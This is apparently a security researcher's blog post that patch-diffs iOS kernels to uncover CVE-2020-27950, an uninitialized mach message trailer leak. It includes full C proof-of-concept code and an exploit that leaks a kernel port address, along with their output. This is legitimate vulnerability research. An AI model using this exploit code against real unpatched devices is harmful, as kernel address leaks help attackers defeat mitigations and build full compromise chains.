IOS 1-DAY HUNTING: UNCOVERING AND EXPLOITING CVE-2020-27950 KERNEL MEMORY LEAK

Written by Fabien Perigaud - 01/12/2020 - in Exploit , Reverse-engineering

Back in the beginning of November, Project Zero announced that Apple has patched a full chain of vulnerabilities that were actively exploited in the wild. This chain consists in 3 vulnerabilities: a userland RCE in FontParser as well as a memory leak and a type confusion in the kernel.

In this blogpost, we will describe how we identified and exploited the kernel memory leak.

INTRODUCTION

On November 5th, Project Zero announced that Apple has patched in iOS 14.2 a full chain of vulnerabilities that were actively exploited in the wild, composed of 3 vulnerabilities: a userland RCE in FontParser as well as a memory leak ("memory initialization issue") and a type confusion in the kernel.

Apple patching a full chain of vulnerabilities exploited in the wild is not something usual. This kind of discovery is very interesting for several reasons:

- if the exploitation codes are made public, they give precious insights about the state-of-the-art exploitation methods for latest iOS versions, which include more and more security mitigations;
- even if the exploitation codes are not available, the kernel vulnerabilities might be of great interest, a full chain implying defeating hardened sandboxing to be able to exploit the kernel from a userland application.

As Project Zero did not publish any details about the vulnerabilities nor exploitation methods, we started digging to find them ourselves.

BINDIFFING MADE EASY

Surprisingly, Apple chose to fix these vulnerabilities on older devices too, in iOS 12.4.9. This choice might be explained by Apple wanting to protect as many customers as it can, since these vulnerabilities are actively exploited in the wild.

From a security researcher point of view, this choice is a gift: we can grab a fresh iOS 12.4.9 kernel with the vulnerabilities patched, and compare it against an iOS 12.4.8 kernel: the list of changes will be minimal, as no new features are expected, and every change will likely be a vulnerability fix!

Getting kernels is not a complicated task: we can download the IPSW files corresponding to iOS versions 12.4.8 and 12.4.9 for an old iPhone version (such as iPhone 6) using the handy website ipsw.me, which is automatically updated with links to IPSW files by parsing the public XML files hosted by Apple. IPSW files are ZIP archives containing various files, including *kernelcache.release.iphone7*, which is the compressed kernel binary for our iPhone model.

Depending on the iPhone version, different compression methods can be used. The targeted iPhone 6 uses LZSS, as it can be seen in the compressed kernelcache header:

```
$ xxd -a kernelcache.release.iphone7 | head -n 10
00000000: 3083 d68f 3c16 0449 4d34 5016 046b 726e  0...<..IM4P..krn
00000010: 6c16 1e4b 6572 6e65 6c43 6163 6865 4275  l..KernelCacheBu
00000020: 696c 6465 722d 3134 3639 2e32 3630 2e31  ilder-1469.260.1
```

```
00000030: 3504 83d6 8f0b 636f 6d70 6c7a 7373 025a  5.....complzss.Z
00000040: b99c 01ae f208 00d5 cd8b 0000 0001 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
*
000001b0: 0000 0000 0000 ffcf faed fe0c 0000 01d5  ................
000001c0: 00f6 f002 f6f0 16f6 f058 115a f3f1 20f6  .........X.Z.. .
000001d0: f100 19f6 f028 faf0 3f5f 5f54 4558 5409  .....(..?__TEXT.
```

Starting at offset 0x1b6 is the compressed binary. The lzssdec tool can be used to get a clean version of the kernel binary:

```
$ lzssdec -o 0x1b6 < kernelcache.release.iphone7 > kernelcache.bin
$ file kernelcache.bin
kernelcache.bin: Mach-O 64-bit arm64 executable, flags:<NOUNDEFS|PIE>
```

Now that we have the two kernel binaries, we can start diffing. We will use Bindiff 6 for IDA Pro, but other tools can also perform well.

A kernelcache consists in the kernel binary and many kernel extensions (kexts). IDA allows loading only the kernel, a single kext or the kernel with all its kexts. As we don't know yet where the vulnerabilities are located, let's load all the things!


Once IDA auto analysis has finished, we can run bindiff in the 12.4.8 IDA instance against the 12.4.9 IDB, and here are the results sorted by similarity:

Similarity	Confid	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Comr	Algorithm	Matched B	Basic Block
0.99	0.99	-I-----	FFFFFFF0076BB33C	sub_FFFFFFF0076BB33C	FFFFFFF0076BB370	sub_FFFFFFF0076BB370		edges flowgraph MD index	46	46
0.99	0.99	-I-----	FFFFFFF0076BF8C8	sub_FFFFFFF0076BF8C8	FFFFFFF0076BF90C	sub_FFFFFFF0076BF90C		edges flowgraph MD index	56	56
0.99	0.99	-I-----	FFFFFFF0076BE438	sub_FFFFFFF0076BE438	FFFFFFF0076BE470	sub_FFFFFFF0076BE470		call reference matching	59	59
0.99	0.99	-I-----	FFFFFFF0076A7A98	sub_FFFFFFF0076A7A98	FFFFFFF0076A7AC0	sub_FFFFFFF0076A7AC0		edges flowgraph MD index	74	74
0.99	0.99	-I-----	FFFFFFF0076A7824	sub_FFFFFFF0076A7824	FFFFFFF0076A7840	sub_FFFFFFF0076A7840		edges flowgraph MD index	22	22
0.99	0.99	-I-----	FFFFFFF00768E164	sub_FFFFFFF00768E164	FFFFFFF00768E164	sub_FFFFFFF00768E164		edges flowgraph MD index	20	20
0.99	0.99	-I-----	FFFFFFF00768E3AC	sub_FFFFFFF00768E3AC	FFFFFFF00768E3BC	sub_FFFFFFF00768E3BC		call reference matching	29	29
0.99	0.99	-I--E--	FFFFFFF0076A8278	sub_FFFFFFF0076A8278	FFFFFFF0076A82A8	sub_FFFFFFF0076A82A8		edges flowgraph MD index	8	8
1.00	0.99	-------	FFFFFFF007668118	sub_FFFFFFF007668118	FFFFFFF007668118	sub_FFFFFFF007668118		hash matching	6	6
1.00	0.99	-------	FFFFFFF00766829C	sub_FFFFFFF00766829C	FFFFFFF00766829C	sub_FFFFFFF00766829C		edges flowgraph MD index	51	51
1.00	0.99	-------	FFFFFFF0076684BC	sub_FFFFFFF0076684BC	FFFFFFF0076684BC	sub_FFFFFFF0076684BC		hash matching	33	33

Bindiff results between 12.4.8 and 12.4.9 kernels

These results are beyond all expectations! There are only 8 functions slightly changing between the two versions, all in the kernel!

Among these 8 results, 2 are actually minor instructions ordering changes. In the 6 remaining ones, 5 of them have an added call to *bzero*, which make them the perfect candidates for a memory leak vulnerability involving a "memory initialization issue" :)



Added bzero call

iOS kernelcaches usually lack symbols, but some entry points such as mach traps can be easily identified, using e.g. joker tool. Debug strings along with public XNU sources also allow renaming many functions, and we could identify the 5 patched functions as:

- mach_msg_send
- mach_msg_overwrite
- ipc_kmsg_get
- ipc_kmsg_get_from_kernel
- ipc_kobject_server

All these functions deal with *ipc_kmsg* objects. *kmsg* objects are the kernel representation of *mach messages* and are a complex aggregate of structures. Looking at the source code of these functions, the *bzero* call can be linked to the initialization of *kmsg trailers*.

DOWN THE IPC_KMSG TRAILER RABBIT HOLE

Trailers are structures with a dynamic size depending on their type. The tiniest trailer is an 8-bytes structure containing nothing but the type and size, whereas the biggest one is 0x44 bytes long and has several fields, as seen in the following extract from XNU source code:

```
typedef struct{
	mach_msg_trailer_type_t	 msgh_trailer_type;
	mach_msg_trailer_size_t	 msgh_trailer_size;
} mach_msg_trailer_t;

typedef struct{
	mach_msg_trailer_type_t	 msgh_trailer_type;
	mach_msg_trailer_size_t	 msgh_trailer_size;
	mach_port_seqno_t	 msgh_seqno;
	security_token_t	 msgh_sender;
	audit_token_t	 msgh_audit;
	mach_port_context_t	 msgh_context;
	int	 msgh_ad;
	msg_labels_t	 msgh_labels;
} mach_msg_mac_trailer_t;
```

```
#define MACH_MSG_TRAILER_MINIMUM_SIZE  sizeof(mach_msg_trailer_t)
typedef mach_msg_mac_trailer_t mach_msg_max_trailer_t;
#define MAX_TRAILER_SIZE ((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))
```

When creating a new kmsg, the kernel does not know yet which trailer type will be requested when receiving the message. It thus reserves the biggest size, initializes some fields, and sets the type to the smallest one. For example, the trailer initialization in ipc_kmsg_get is:

```
/*
 * I reserve for the trailer the largest space (MAX_TRAILER_SIZE)
 * However, the internal size field of the trailer (msgh_trailer_size)
 * is initialized to the minimum (sizeof(mach_msg_trailer_t)), to optimize
 * the cases where no implicit data is requested.
 */
trailer = (mach_msg_max_trailer_t *) ((vm_offset_t)kmsg->ikm_header + size);
trailer->msgh_sender = current_thread()->task->sec_token;
trailer->msgh_audit = current_thread()->task->audit_token;
trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
[...]
trailer->msgh_labels.sender = 0;
```

This looks interesting! If we're able to read a *mach message* asking for a longer trailer than expected, we might retrieve uninitialized chunks of memory.

When reading a *mach message* using *mach_msg()*, the execution flow in kernel-land to reach the *trailer* copyout is:

- mach_msg_trap
  - mach_msg_overwrite_trap
    - mach_msg_receive_results
      - ipc_kmsg_add_trailer

In *ipc_kmsg_add_trailer()*, the output trailer size is calculated:

```
mach_msg_trailer_size_t
ipc_kmsg_add_trailer(ipc_kmsg_t kmsg, ipc_space_t space __unused,
    mach_msg_option_t option, thread_t thread,
    mach_port_seqno_t seqno, boolean_t minimal_trailer,
    mach_vm_offset_t context)
{
        mach_msg_max_trailer_t *trailer;

#ifdef __arm64__
        mach_msg_max_trailer_t tmp_trailer; /* This accommodates U64, and we'll munge
 */             [1]
        void *real_trailer_out = (void*)(mach_msg_max_trailer_t *)
            ((vm_offset_t)kmsg->ikm_header +
            mach_round_msg(kmsg->ikm_header->msgh_size));

        /*
          * Populate scratch with initial values set up at message allocation time.
          * After, we reinterpret the space in the message as the right type
          * of trailer for the address space in question.
```

```
          */
        bcopy(real_trailer_out, &tmp_trailer, MAX_TRAILER_SIZE);
[2]
        trailer = &tmp_trailer;
#else /* __arm64__ */
        (void)thread;
        trailer = (mach_msg_max_trailer_t *)
            ((vm_offset_t)kmsg->ikm_header +
            mach_round_msg(kmsg->ikm_header->msgh_size));
#endif /* __arm64__ */

        if (!(option & MACH_RCV_TRAILER_MASK)) {
[3]
                return trailer->msgh_trailer_size;
        }

        trailer->msgh_seqno = seqno;
        trailer->msgh_context = context;
        trailer->msgh_trailer_size = REQUESTED_TRAILER_SIZE(thread_is_64bit_addr(thread), opti
on);     [4]
[...]
```

- In [1], a new *trailer* is used on the stack.
- In [2], the *kmsg trailer* content is copied in the new *trailer*.
- In [3], *option* argument is checked against *MACH_RCV_TRAILER_MASK*. This *option* parameter comes from the *option* parameter passed to *mach_msg()* in userland.
- In [4], the real trailer size is calculated using macro *REQUESTED_TRAILER_SIZE()*.

By providing an option matching *MACH_RCV_TRAILER_MASK* to mach_msg(), we can ask the kernel to return a specific trailer size. The supported options are defined in message.h:

```
#define MACH_RCV_TRAILER_NULL   0
#define MACH_RCV_TRAILER_SEQNO  1
#define MACH_RCV_TRAILER_SENDER 2
#define MACH_RCV_TRAILER_AUDIT  3
#define MACH_RCV_TRAILER_CTX    4
#define MACH_RCV_TRAILER_AV     7
#define MACH_RCV_TRAILER_LABELS 8

#define MACH_RCV_TRAILER_TYPE(x)     (((x) & 0xf) << 28)
#define MACH_RCV_TRAILER_ELEMENTS(x) (((x) & 0xf) << 24)
#define MACH_RCV_TRAILER_MASK        ((0xf << 24))
```

Thus, we can call *mach_msg()* with e.g. *MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_AUDIT)* in the option parameter to request a specific trailer size. Now, what happens in *ipc_kmsg_add_trailer()* when requesting a trailer bigger than the initialized one? In *ipc_kmsg_get()*, we saw that only *msgh_sender*, *msgh_audit* and *msgh_labels* optional fields were initialized, leaving 3 fields uninitialized.

```
[...]
        trailer->msgh_seqno = seqno;
[1]
        trailer->msgh_context = context;
        trailer->msgh_trailer_size = REQUESTED_TRAILER_SIZE(thread_is_64bit_addr(thread), opti
on);
```

```
        if (minimal_trailer) {
[2]
                goto done;
        }

        if (GET_RCV_ELEMENTS(option) >= MACH_RCV_TRAILER_AV) {
[3]
                trailer->msgh_ad = 0;
        }

        /*
          * The ipc_kmsg_t holds a reference to the label of a label
          * handle, not the port. We must get a reference to the port
          * and a send right to copyout to the receiver.
          */

        if (option & MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_LABELS)) {
                trailer->msgh_labels.sender = 0;
        }

done:
#ifdef __arm64__
        ipc_kmsg_munge_trailer(trailer, real_trailer_out, thread_is_64bit_addr(thread));
[4]
#endif /* __arm64__ */

        return trailer->msgh_trailer_size;
}
```

- In [1], *msgh_seqno* and *msgh_context* are initialized in the trailer copy.
- In [2], a boolean passed to the function is checked to return early. This boolean is false when called from *mach_msg_receive_results()*.
- In [3], the function checks if the *option* passed is greater or equal than *MACH_RCV_TRAILER_AV*, meaning that we want to retrieve a structure containing at least *msgh_ad*. If this is the case, *msgh_ad* is initialized to 0 in the trailer copy.
- In [4], finally, *ipc_kmsg_munge_trailer()* copies back the *msgh_seqno*, *msgh_context*, *msgh_trailer_size* and *msgh_ad* from the trailer copy to the original trailer.

A high level observation does not reveal any bug here, all the fields seem to have been correctly initialized before being returned to userland. However, let's have a look at how the trailer size is really computed by the *REQUESTED_TRAILER_SIZE()* macro:

```
#define REQUESTED_TRAILER_SIZE(is64, y) REQUESTED_TRAILER_SIZE_NATIVE(y)
#define REQUESTED_TRAILER_SIZE_NATIVE(y)                        \
        ((mach_msg_trailer_size_t)                              \
         ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_NULL) ?      \
          sizeof(mach_msg_trailer_t) :                          \
          ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_SEQNO) ?    \
           sizeof(mach_msg_seqno_trailer_t) :                   \
           ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_SENDER) ?  \
            sizeof(mach_msg_security_trailer_t) :               \
            ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_AUDIT) ?  \
             sizeof(mach_msg_audit_trailer_t) :                 \
```

```
            ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_CTX) ?    \
             sizeof(mach_msg_context_trailer_t) :               \
             ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_AV) ?    \
              sizeof(mach_msg_mac_trailer_t) :                  \
             sizeof(mach_msg_max_trailer_t))))))))
```

This macro returns the correct size when the option value is known, and the maximum size when it is not. This means that by setting a non-existent option lower than *MACH_RCV_TRAILER_AV*, we can skip the *msgh_ad* field initialization, while still recovering the biggest possible trailer. This bug is made possible by the fact that values 5 and 6 are not valid *MACH_RCV_TRAILER_XXX* definitions!

To illustrate this behavior, we can write a simple proof of concept reading a known value from uninitialized memory. In iOS before 13.x, *pipe* buffers and *ipc_kmsg* can be allocated in the same *kalloc* area, as there is no separated heaps before iOS 14. Thus, we can create a *pipe* buffer filled with a known value (in e.g. *kalloc.1024* zone), free it, then send a *mach message* which size will make it also allocated in *kalloc.1024*, and finally trigger the vulnerability to read back the known value. Here is the code (github link):

```
// CVE-2020-27950 simple PoC

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#include <mach/mach.h>

#define MAGIC 0x416e7953 // 'SynA'

int main(int argc, char *argv[]) {
        mach_port_t port;
        int fd[2];

        mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
        mach_port_insert_right(mach_task_self(), port, port, MACH_MSG_TYPE_MAKE_SEND);

        printf("[+] Allocating controlled (magic value %x) kalloc.1024 buffer\n", MAGI
C);
        uint32_t *pipe_buff = malloc(1020);
        for (int i = 0; i < 1020 / sizeof(uint32_t); i++)
                pipe_buff[i] = MAGIC;
        pipe(fd);
        write(fd[1], pipe_buff, 1020);

        printf("[+] Creating kalloc.1024 ipc_kmsg\n");
        mach_msg_base_t *message = NULL;

        // size to fit in kalloc.1024, trust me, I'm an expert (c)
        mach_msg_size_t message_size = (mach_msg_size_t)(sizeof(*message) + 0x1e0);

        message = malloc(message_size + MAX_TRAILER_SIZE);
        memset(message, 0, message_size + MAX_TRAILER_SIZE);
        message->header.msgh_size = message_size;
        message->header.msgh_bits = MACH_MSGH_BITS (MACH_MSG_TYPE_COPY_SEND, 0);
        message->body.msgh_descriptor_count = 0;
        message->header.msgh_remote_port = port;
```

```
        uint8_t *buffer;
        buffer = malloc(message_size + MAX_TRAILER_SIZE);

        printf("[+] Freeing controlled buffer\n");
        close(fd[0]);
        close(fd[1]);

        printf("[+] Sending message\n");
        mach_msg(&message->header, MACH_SEND_MSG, message_size, 0, MACH_PORT_NULL, MACH_MSG_T
IMEOUT_NONE, MACH_PORT_NULL);
        memset(buffer, 0, message_size + MAX_TRAILER_SIZE);
        printf("[+] Now reading message back\n");
        mach_msg((mach_msg_header_t *)buffer, MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5),
0, message_size + MAX_TRAILER_SIZE,
                port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

        mach_msg_mac_trailer_t *trailer = (mach_msg_mac_trailer_t*)(buffer + message_siz
e);
        printf("[+] Leaked value: %x\n", trailer->msgh_ad);

        return 0;
}
```

The PoC produces the following output, effectively leaking our magic controlled value:

```
$ ./CVE-2020-27950_poc
[+] Allocating controlled (magic value 416e7953) kalloc.1024 buffer
[+] Creating kalloc.1024 ipc_kmsg
[+] Freeing controlled buffer
[+] Sending message
[+] Now reading message back
[+] Leaked value: 416e7953
```

WHAT ABOUT LEAKING A NICE KERNEL POINTER?

Leaking a known value proves the vulnerability existence. However, using it to reliably leak an interesting value is usually harder.

An interesting feature of *mach messages* is their ability to transport *mach port rights*. When sending a port right, the *mach_msg_port_descriptor_t* structure is used:

```
typedef struct{
        mach_port_t                     name;
#if !(defined(KERNEL) && defined(__LP64__))
// Pad to 8 bytes everywhere except the K64 kernel where mach_port_t is 8 bytes
        mach_msg_size_t                 pad1;
#endif
        unsigned int                    pad2 : 16;
        mach_msg_type_name_t            disposition : 8;
        mach_msg_descriptor_type_t      type : 8;
#if defined(KERNEL)
        uint32_t            pad_end;
```

```
#endif
} mach_msg_port_descriptor_t;
```

This structure is different when used in userland or kernel. Indeed, in userland *mach_port_t* is defined as an *unsigned int* (an opaque value identifying a port) whereas it is defined to a *struct ipc_port* pointer in kernel.

This difference means that a *mach message* sent with multiple *mach_msg_port_descriptor_t* structures will result in a kernel *ipc_kmsg* structure containing multiple pointers to ports. Thus, we're able to put interesting data in a kernel buffer we might be able to leak later!

The trick to be able to read part of ipc_port pointers is to send a first message containing X *mach_msg_port_descriptor_t*, free it, and send another message with X-Y *mach_msg_port_descriptor_t*, so the allocation is reused and its trailer is written where the previous message descriptors were laying. The number of descriptors sent have to be adjusted to fulfill 2 conditions:

- the *ipc_kmsg* allocations should be made in the same *kalloc* zone ;
- the difference between X and X-Y descriptors should be sufficient to shift the trailer earlier in the buffer so that it overlaps some previous message descriptors.

In practice, sending 50 descriptors in the first message and 40 descriptors in the second one fulfill the conditions. As the vulnerability only allows leaking 4 bytes of memory, we also need to shift the trailer by steps of 4 bytes. Luckily, we're able to send some padding in a *mach message* without triggering any problem (as long as we pad with multiples of 4 bytes), allowing us to efficiently shift our leak window.

We still have one step to complete: being able to free the ipc_kmsg buffer containing the kernel pointer. If we try to read the message normally, the pointers will be replaced by the userland mach name before being copied back to userland. We thus have to trigger an error to simply free the allocation without triggering this behavior.

Here is the final exploit leaking a kernel *ipc_port* address (github link):

```
// CVE-2020-27950 port pointer leak

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#include <mach/mach.h>

// good sizes to fit in kalloc.1024, trust me, I'm an expert (c)
#define LEAK_PORTS 50
typedef struct {
	mach_msg_header_t header;
	mach_msg_body_t body;
	mach_msg_port_descriptor_t sent_ports[LEAK_PORTS];
} message_big_t;

typedef struct {
	mach_msg_header_t header;
	mach_msg_body_t body;
	mach_msg_port_descriptor_t sent_ports[LEAK_PORTS-10];
} message_small_t;

int main(int argc, char *argv[]) {
	mach_port_t port;
	mach_port_t sent_port;

	mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
```

```
        mach_port_insert_right(mach_task_self(), port, port, MACH_MSG_TYPE_MAKE_SEND);

        mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &sent_port);
        mach_port_insert_right(mach_task_self(), sent_port, sent_port, MACH_MSG_TYPE_MAKE_SEN
D);

        printf("[*] Will get port %x address\n", sent_port);

        message_big_t *big_message = NULL;
        message_small_t *small_message = NULL;

        mach_msg_size_t big_size = (mach_msg_size_t)(sizeof(*big_message));
        mach_msg_size_t small_size = (mach_msg_size_t)(sizeof(*small_message));

        big_message = malloc(big_size + MAX_TRAILER_SIZE);
        small_message = malloc(small_size + sizeof(uint32_t)*2 + MAX_TRAILER_SIZE);

        printf("[*] Creating first kalloc.1024 ipc_kmsg\n");
        memset(big_message, 0, big_size + MAX_TRAILER_SIZE);
        big_message->header.msgh_remote_port = port;
        big_message->header.msgh_size = big_size;
        big_message->header.msgh_bits = MACH_MSGH_BITS (MACH_MSG_TYPE_COPY_SEND, 0) | MACH_MS
GH_BITS_COMPLEX;
        big_message->body.msgh_descriptor_count = LEAK_PORTS;

        for (int i = 0; i < LEAK_PORTS; i++) {
                big_message->sent_ports[i].type = MACH_MSG_PORT_DESCRIPTOR;
                big_message->sent_ports[i].disposition = MACH_MSG_TYPE_COPY_SEND;
                big_message->sent_ports[i].name = sent_port;
        }

        printf("[*] Creating second kalloc.1024 ipc_kmsg\n");
        memset(small_message, 0, small_size + sizeof(uint32_t)*2 + MAX_TRAILER_SIZE);
        small_message->header.msgh_remote_port = port;
        small_message->header.msgh_bits = MACH_MSGH_BITS (MACH_MSG_TYPE_COPY_SEND, 0) | MACH_
MSGH_BITS_COMPLEX;
        small_message->body.msgh_descriptor_count = LEAK_PORTS - 10;

        for (int i = 0; i < LEAK_PORTS - 10; i++) {
                small_message->sent_ports[i].type = MACH_MSG_PORT_DESCRIPTOR;
                small_message->sent_ports[i].disposition = MACH_MSG_TYPE_COPY_SEND;
                small_message->sent_ports[i].name = sent_port;
        }


        uint8_t *buffer;
        buffer = malloc(big_size + MAX_TRAILER_SIZE);
        mach_msg_mac_trailer_t *trailer;
        uintptr_t sent_port_address = 0;

        printf("[*] Sending message 1\n");
        mach_msg(&big_message->header, MACH_SEND_MSG, big_size, 0, MACH_PORT_NULL, MACH_MSG_T
IMEOUT_NONE, MACH_PORT_NULL);
```

```
        printf("[*] Discarding message 1\n");
        mach_msg((mach_msg_header_t *)0, MACH_RCV_MSG, 0, 0, port, MACH_MSG_TIMEOUT_NONE, M
ACH_PORT_NULL);

        small_message->header.msgh_size = small_size + sizeof(uint32_t);
        printf("[*] Sending message 2\n");
        mach_msg(&small_message->header, MACH_SEND_MSG, small_size + sizeof(uint32_t), 0, MA
CH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

        memset(buffer, 0, big_size + MAX_TRAILER_SIZE);
        printf("[*] Reading back message 2\n");
        mach_msg((mach_msg_header_t *)buffer, MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5),
0, small_size + sizeof(uint32_t) + MAX_TRAILER_SIZE, port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_
NULL);
        trailer = (mach_msg_mac_trailer_t*)(buffer + small_size + sizeof(uint32_t));
        sent_port_address |= (uint32_t)trailer->msgh_ad;

        printf("[*] Sending message 3\n");
        mach_msg(&big_message->header, MACH_SEND_MSG, big_size, 0, MACH_PORT_NULL, MACH_MSG_T
IMEOUT_NONE, MACH_PORT_NULL);

        printf("[*] Discarding message 3\n");
        mach_msg((mach_msg_header_t *)0, MACH_RCV_MSG, 0, 0, port, MACH_MSG_TIMEOUT_NONE, M
ACH_PORT_NULL);

        small_message->header.msgh_size = small_size + sizeof(uint32_t)*2;
        printf("[*] Sending message 4\n");
        mach_msg(&small_message->header, MACH_SEND_MSG, small_size + sizeof(uint32_t)*2, 0,
 MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

        memset(buffer, 0, big_size + MAX_TRAILER_SIZE);
        printf("[*] Reading back message 4\n");
        mach_msg((mach_msg_header_t *)buffer, MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5),
0, small_size + sizeof(uint32_t)*2 + MAX_TRAILER_SIZE, port, MACH_MSG_TIMEOUT_NONE, MACH_POR
T_NULL);
        trailer = (mach_msg_mac_trailer_t*)(buffer + small_size + sizeof(uint32_t)*2);
        sent_port_address |= ((uintptr_t)trailer->msgh_ad) << 32;

        printf("[+] Port %x has address %lX\n", sent_port, sent_port_address);

        return 0;
}
```

The exploit should produce the following output when executed on iOS prior to 14.2:

```
$ ./CVE-2020-27950_leak_port
[*] Will get port 1203 address
[*] Creating first kalloc.1024 ipc_kmsg
[*] Creating second kalloc.1024 ipc_kmsg
[*] Sending message 1
[*] Discarding message 1
[*] Sending message 2
[*] Reading back message 2
```

```
[*] Sending message 3
[*] Discarding message 3
[*] Sending message 4
[*] Reading back message 4
[+] Port 1203 has address FFFFFFE1A1A975D0
```

CONCLUSION

In this blogpost, we investigated a patched iOS kernel to retrieve details about a patched kernel memory leak vulnerability. We identified the root cause, wrote a simple PoC and found a method to reliably get a mach port kernel address. It's quite surprising how long this vulnerability has survived in XNU knowing that the code is open source and heavily audited by hundreds of hackers.

The attentive reader would have noticed that we didn't detail the other patched vulnerability, identified as a type confusion by Apple. While the fix is quite easy to find with bindiff, its analysis is not so trivial, and might be the subject of a future blogpost if we get enough time to dig into!